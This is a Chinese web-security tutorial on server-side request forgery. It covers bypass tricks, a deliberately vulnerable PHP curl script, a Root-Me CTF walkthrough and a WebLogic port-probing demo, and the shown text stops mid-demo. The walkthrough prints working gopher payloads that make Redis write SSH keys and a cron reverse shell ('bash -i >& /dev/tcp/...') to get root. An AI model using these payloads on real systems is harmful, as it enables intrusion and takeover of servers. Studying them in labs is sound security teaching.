

本文由红日安全成员：MisakiKata 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫

[Web安全实战](#)

，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1. SSRF漏洞

1.1 漏洞简介

□ SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种利用漏洞伪造服务器端发起请求。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。

1.2 漏洞原理

□

通过控制功能中的发起请求的服务来当作跳板攻击内网中其他服务。比如，通过控制前台的请求远程地址加载的响应，来让请求数据由远程的URL域名修改为请求本地、或者

1.3 漏洞危害

1.3.1 扫描内网开放服务

1.3.2 向内部任意主机的任意端口发送payload来攻击内网服务

1.3.3 DOS攻击（请求大文件，始终保持连接Keep-Alive Always）

1.3.4 攻击内网的web应用，例如直接SQL注入、XSS攻击等

1.3.5 利用file、gopher、dict协议读取本地文件、执行命令等

2. 检测与绕过

2.1 漏洞检测

假设一个漏洞场景：某网站有一个在线加载功能可以把指定的远程图片加载到本地，功能链接如下：

```
http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg
```

那么网站请求的大概步骤应该是类似以下：

用户输入图片地址->请求发送到服务端解析->服务端请求链接地址的图片数据->获取请求的数据加载到前台显示。

这个过程中可能出现问题的点就在于请求发送到服务端的时候，系统没有校验前台给定的参数是不是允许访问的地址域名，例如，如上的链接可以修改为：

```
http://www.xxx.com/image.php?image=http://127.0.0.1:22
```

如上请求时则可能返回请求的端口banner。如果协议允许，甚至可以使用其他协议来读取和执行相关命令。例如

```
http://www.xxx.com/image.php?image=file:///etc/passwd
http://www.xxx.com/image.php?image=dict://127.0.0.1:22/data:data2 (dict■■■■■■■■■■data data2)
http://www.xxx.com/image.php?image=gopher://127.0.0.1:2233/_test (■■2233■■■■■■■■test,■■■■■■■■POST■■■■)
.....
```

对于不同语言实现的web系统可以使用的协议也存在不同的差异，其中：

```
php:
http■■https■■file■■gopher■■phar■■dict■■ftp■■ssh■■telnet...
java:
http■■https■■file■■ftp■■jar■■netdoc■■mailto...
```

判断漏洞是否存在的重要前提是，请求的服务器发起的，以上链接即使存在并不一定代表这个请求是服务器发起的。因此前提不满足的情况下，SSRF是不必要考虑的。

```
http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg
```

链接获取后，是由js来获取对应参数交由window.location来处理相关的请求，或者加载到当前的iframe框架中，此时并不存在SSRF，因为请求是本地发起，并不能产生攻击服务端内网的需求。

2.2 漏洞出现点

2.2.1 分享

通过url 地址分享文章，例如如下地址：

<http://share.xxx.com/index.php?url=http://127.0.0.1>

通过url参数的获取来实现点击链接的时候跳到指定的分享文章。如果在此功能中没有对目标地址的范围做过滤与限制则就存在着SSRF漏洞。

2.2.2 图片加载与下载

通过URL地址加载或下载图片

<http://image.xxx.com/image.php?image=http://127.0.0.1>

图片加载存在于很多的编辑器中，编辑器上传图片处，有的是加载远程图片到服务器内。还有一些采用了加载远程图片的形式，本地文章加载了设定好的远程图片服务器上的

2.2.3 图片、文章收藏功能

<http://title.xxx.com/title?title=http://title.xxx.com/as52ps63de>

例如title参数是文章的标题地址，代表了一个文章的地址链接，请求后返回文章是否保存，收藏的返回信息。如果保存，收藏功能采用了此种形式保存文章，则在没有限制参

2.2.4 利用参数中的关键字来查找

例如以下的关键字：

```
share
wap
url
link
src
source
target
u
3g
display
sourceURL
imageURL
domain
...
```

2.3 漏洞绕过

部分存在漏洞，或者可能产生SSRF的功能中做了白名单或者黑名单的处理，来达到阻止对内网服务和资源的攻击和访问。因此想要达到SSRF的攻击，需要对请求的参数地址

2.3.1 限制为<http://www.xxx.com> 域名时

可以尝试采用http基本身份认证的方式绕过，<http://www.xxx.com@www.xxc.com>。

在对@解析域名中，不同的处理函数存在处理差异，例如：

<http://www.aaa.com@www.bbb.com@www.ccc.com>，在PHP的parse_url中会识别www.ccc.com，而libcurl则识别为www.bbb.com。

2.3.2 限制请求IP不为内网地址

采用短网址绕过，比如百度短地址<https://dwz.cn/>。

采用可以指向任意域名的xip.io，127.0.0.1.xip.io，可以解析为127.0.0.1

采用进制转换，127.0.0.1/八进制：0177.0.0.1。十六进制：0x7f.0.0.1。十进制：2130706433

```
C:\Users\user>ping 0177.0.0.1
```

```
正在 Ping 127.0.0.1 具有 32 字节的数据:
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
127.0.0.1 的 Ping 统计信息:
```

```
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

```
C:\Users\user>ping 0x7f.0.0.1
```

```
正在 Ping 127.0.0.1 具有 32 字节的数据:
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
127.0.0.1 的 Ping 统计信息:
```

```
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

```
C:\Users\user>ping 2130706433
```


```
正在 Ping 127.0.0.1 具有 32 字节的数据:
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```



2.3.3 限制请求只为http协议

采用302跳转，百度短地址，或者使用<https://tinyurl.com>生成302跳转地址。使用如下：



2.3.4 其他

其他绕过形式可以查看：<https://www.secpulse.com/archives/65832.html>

3. 测试方法

3.1 漏洞环境

PHP脚本、Windows

3.2 利用工具

bash、nc

3.3 测试过程

首先采用如下脚本创建一个PHP的服务端

```
<?PHP
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
?>
```

开启PHP的web环境，访问<http://localhost/ssrf.php?url=>，页面显示正常即可。在一个bash中开启监听端口，来模仿即将被SSRF到的内网服务，此处采用nc。

浏览器访问如下链接：<http://localhost/ssrf.php?url=http://127.0.0.1:2233>。监听端可以看到来自localhost的请求，请求目标为127.0.0.1的2233端口。

✕ ⓘ localhost/ssrf.php?url=http://127.0.0.1:2233

```
misaki@MISAKI: ~  
  
^C  
misaki@MISAKI:~$ nc -lvvp 2233  
Listening on [0.0.0.0] (family 0, port 2233)  
Connection from localhost 1670 received!  
GET / HTTP/1.1  
Host: 127.0.0.1:2233  
Accept: */*
```

先知社区

使用gopher协议来查看协议，访问：http://localhost/ssrf.php?url=gopher://127.0.0.1:2233/_test

ⓘ localhost/ssrf.php?url=gopher://127.0.0.1:2233/_test

```
misaki@MISAKI: ~  
  
^C  
misaki@MISAKI:~$ nc -lvvp 2233  
Listening on [0.0.0.0] (family 0, port 2233)  
Connection from localhost 1830 received!  
test  
-
```

先知社区

利用gopher发送POST的请求，访问：http://localhost/ssrf.php?url=gopher://127.0.0.1:2233/_POST%20%2findex.php%20HTTP%2f1.1%250d%250a


```
misaki@MISAKI: ~  
misaki@MISAKI:~$ nc -lvvp 2233  
Listening on [0.0.0.0] (family 0, port 2233)  
Connection from localhost 2972 received!  
POST /index.php HTTP/1.1  
Host: 127.0.0.1:2233  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
  
username=admin&password=password
```

以上方式简单的展示了SSRF的攻击过程和请求，下面我们使用回显形SSRF。


漏洞环境：Ubuntu 18、docker、PHP、Apache

漏洞文件地址：<https://github.com/nikosdano/SSRF-Vulnerable-with-Curl>

下载文件放入apache服务器中，访问http://192.168.120.132/awesome_script.php



在其中我们可以填写想要执行的SSRF命令，如填写file:///etc/passwd，回显为：



尝试端口探测，对22端口进行探测是否开启：

SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 Protocol mismatch.



截至到此，相信对SSRF已经有了一个简单认识和检测，下面我们利用一个靶场来模拟一个完整的真实的SSRF攻击。

4. 实战演示

4.1 漏洞环境

Rootme CTF all the day

4.2 漏洞地址

<https://www.root-me.org/en/Capture-The-Flag/CTF-all-the-day/>

4.3 利用工具

Burp

4.4 漏洞介绍

SSRF+redis 获取内网主机权限，利用SSRF来对redis的未授权访问执行命令。从而达到获取主机权限的目的

4.5 测试过程

访问目标地址，如果没有账号，需要创建账号点击右上角的绿色小加号来创建账号，创建完成后回到此页面。

找到一个处于none的虚拟机，点击房间名，如下的ctf04

20 Available rooms

Room	Virtual machine chosen by players	State
ctf01	SamBox v1	running Time remaining : 00:15:40
ctf02	Rootkit Cold Case	running Time remaining : 01:21:00
ctf03	Metasploitable	running Time remaining : 00:49:36
ctf04	None	waiting
ctf05	LAMP security CTF5	running Time remaining : 03:51:37
ctf06	SSH Agent Hijacking	running Time remaining : 00:23:15
ctf07	Metasploitable 2	running Time remaining : 00:54:38



进入房间后，选择需要创建的虚拟机，选择SSRF Box，点击保存，选择start the game。

Room 4 : Join the game

Choose the virtual machine you want to attack

Submit your vote

Informations

- Validation flag is stored in the file `/pa`
- Only registered players for this game
- A tempo prevent game starting to ear
- **Game will start when one player ha**

Player's list

- aucun joueur

choose a virtual machine


- SamBox v2
- SamBox v3
- Sambox v4
- SAP Pentest
- Sedna
- SickOs: 1.1
- SkyTower
- SSH Agent Hijacking

SSRF Box

- The Pentesters: 64-Bit AppSec Primer
- The Purge
- Ubuntu 8.04 weak
- Ultimate LAMP
- Vulnix
- VulnVoIP
- VulnVPN
- Windows XP pro 01
- Xerxes

过一段时间的等待后，会显示如下信息。

https://www.root-me.org/?page=ctf_alltheday&id_salle=4&lang=en



访问 ctf04.root-me.org 就可以看到启动的虚拟环境了

Room 4 : Validation

Virtual environnement to attack can be reached at : ctf04.root-me.org

Time remaining : 03:58:01


Informations

- Virtual machine chosen by players : **SSRF Box**
- Description :
Your goal is simple: compromise the virtual environment "SSRF Box".

The validation password of challenge (Realist) is in the /root directory. Game duration : 240 min

当然，如果在创建虚拟机之前，看到其他的房间有人已经创建了SSRF Box我们也可以加入此玩家的房间，点击房间名，进入房间后点击右上角的Join the game。稍等片刻就可以加入到游戏中，根据提示访问对应的地址就可以开始测试啦。

访问地址后可以看到页面显示一个输入框，需要输入url参数，开始抓包。



尝试在页面输入百度地址后，页面会把百度首页加载进此页面中。



读取系统文件：

Request

RawParamsHeadersHex

POST /index.php HTTP/1.1
Host: ctf04.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf04.root-me.org/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

url=file:///etc/passwd

Response

RawHeadersHexHTMLRender

<html>
<head>
<title>Crawl WebPage</title>
</head>
<body>
<link rel='stylesheet' property='stylesheet' id='s' type='text/css'
href='/template/s.css' media='all' /><iframe id='iframe'
src='https://www.root-me.org/?page=externe_header'></iframe>
<form method='POST' action='index.php'>
<input type='text' name='url' placeholder='https://www.google.fr'
</form>
<pre>

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin
avahi-autoipd:x:170:170:Avahi IPv4LL
Stack:/var/lib/avahi-autoipd:/sbin/nologin

使用burp的Intruder模块，来探测开放的服务端口，开放则显示OK，不开放则显示Connection refused。

POST /index.php HTTP/1.1
Host: ctf04.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf04.root-me.org/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

url=dict://127.0.0.1:\$ 10 \$

探测可知内网开放了6379端口redis服务，尝试利用SSRF对redis执行未授权漏洞，此处简单科普一下redis漏洞影响。

详细内容可以查看文章：<https://www.freebuf.com/vuls/162035.html>

Redis 默认情况下，会绑定在 0.0.0.0:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空）的情况下，会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。

因此，此漏洞在没有配置密码的情况下可以利用SSRF来绕过绑定在本地限制，从而实现在外网攻击内网应用。

1) 利用redis来写ssh密钥

此处利用ssh生成一对公私钥，生成的默认文件为id_rsa.pub和id_rsa。把id_rsa.pub上传至服务器即可。我们利用redis把目录设置为ssh目录下：

根据网上写密钥有两种协议可以使用，一种是dict，一种是gopher。测试使用dict协议写不成功，写入后不能连接，此处使用gopher写密钥。

使用的payload为：

```
gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$401%0d%0a%0a%0a0assh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC/Xn
```

payload 解码为：

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$401
```

```
ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAQAC/Xn7uoTwU RXlgYTBrmZlNwU2KUBICuxflTtFwfzbZM3wAy/FmZmtpCf2UvZFb/MfCli.....2pyARF0YjMmjMe
```

```
*4
$6
config
$3
set
$3
dir
$11
/root/.ssh/
*4
$6
config
$3
set
$10
dbfilename
$15
authorized_keys
*1
$4
save
*1
$4
quit
```

payload由joychou的反弹shell修改而来，主要就是替换了写入文件的位置和文件内容。然后修改文件的长度。

然后尝试登陆，输入创建密钥的密码后，登陆成功。

```
misaki@MISAKI:~/ssh$ ssh -i id_rsa root@212.129.29.186
Enter passphrase for key 'id_rsa':
Last login: Wed Jun 12 09:56:33 2019 from 10.66.4.1
[root@ssrf-box ~]# ls
anaconda-ks.cfg  flag-open-me.txt  redis-2.8.24  redis-2.8.24.tar.gz
[root@ssrf-box ~]# whoami
root
[root@ssrf-box ~]#
```

先知社区

2) 利用redis写定时任务来反弹shell

既然提到反弹shell，就需要利用一台外网主机。此处使用了nc做端口监听。

使用payload为以下：

```
gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$61%0d%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/x.x.x.x/223
```

解码后的内容就是：

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$61
```

```
*/1 * * * * bash -i >& /dev/tcp/x.x.x.x/2233 0>&1
```

```
*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*1
$4
quit
```

来自 : <https://joychou.org/web/phpssrf.html>

其中\$61为我的vps地址,也就是%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/2333
0>&1%0a%0a%0a%0a的字符串长度。执行后稍等片刻就可以收到反弹的shell了。同时需要写入的命令前后要加几个回车。

Listening on [0.0.0.0] (family 0, port 2233)

```
id
Connection from [212.129.29.186] port 2233 [tcp/*] accepted (family 2, sport 47862)
bash: pas de contrôle de tâche dans ce shell
[root@ssrf-box ~]#
[root@ssrf-box ~]# id
uid=0(root) gid=0(root) groupes=0(root) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@ssrf-box ~]# █
```

先知社区

根据前文的提示,打开/passwd文件就可以找到flag了。

```

[root@ssrf-box ~]# cat /passwd
cat /passwd
0f3715174af76b413000488b56fb8862
[root@ssrf-box ~]#
```

先知社区

在网站页面上输入这一串字符,就可以结束这场SSRF之旅了。

Validation

Enter password

.....

Send

Player's list

- misaki (choice : SSRF Box, ready)

Console

You can use this console to chat with other players.

0f3715174af76b413000488b56fb8862

Save

5. CMS实战演示

5.1 漏洞环境

vulhub、weblogic、ssrf

5.2 漏洞介绍

CVE-2014-4210，weblogic的uddiexplorer.war存在安全组件漏洞，此漏洞可通过HTTP协议利用，未经身份验证的远程攻击者可利用此漏洞影响受影响组件的机密性。该漏洞影响版本为10.3.6.0

5.3 下载地址

<https://github.com/vulhub/vulhub/tree/master/weblogic/ssrf>

下载vulhub后，进入对应的安装目录，执行docker-compose up -d,会自动创建docker镜像。

构建完成后访问如下地址：

/uddiexplorer/SearchPublicRegistries.jsp

Oracle WebLogic Server
UDDI Explorer

Search public registries

Function

[Search Public Registries](#)
[Search Private Registry](#)
[Publish Private Registry](#)
[Modify Private Registry](#)
[Setup UDDI Explorer](#)
[Explorer Help](#)

Public Registry: IBM

☒ Search by business name

☐ Search by key

☐ Search for

in Business location

访问如下地址时返回，代表端口未开放：

/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location



Public Registry: IBM

☒ Search by business name

☐ Search by key

☐ Search for in Business location

An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: Tried all: '1' addresses, but could not connect over HTTP to server: '127.0.0.1', port: '80'



/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location

响应可以看到返回404，证明端口开放：



Public Registry: IBM

☒ Search by business name

☐ Search by key

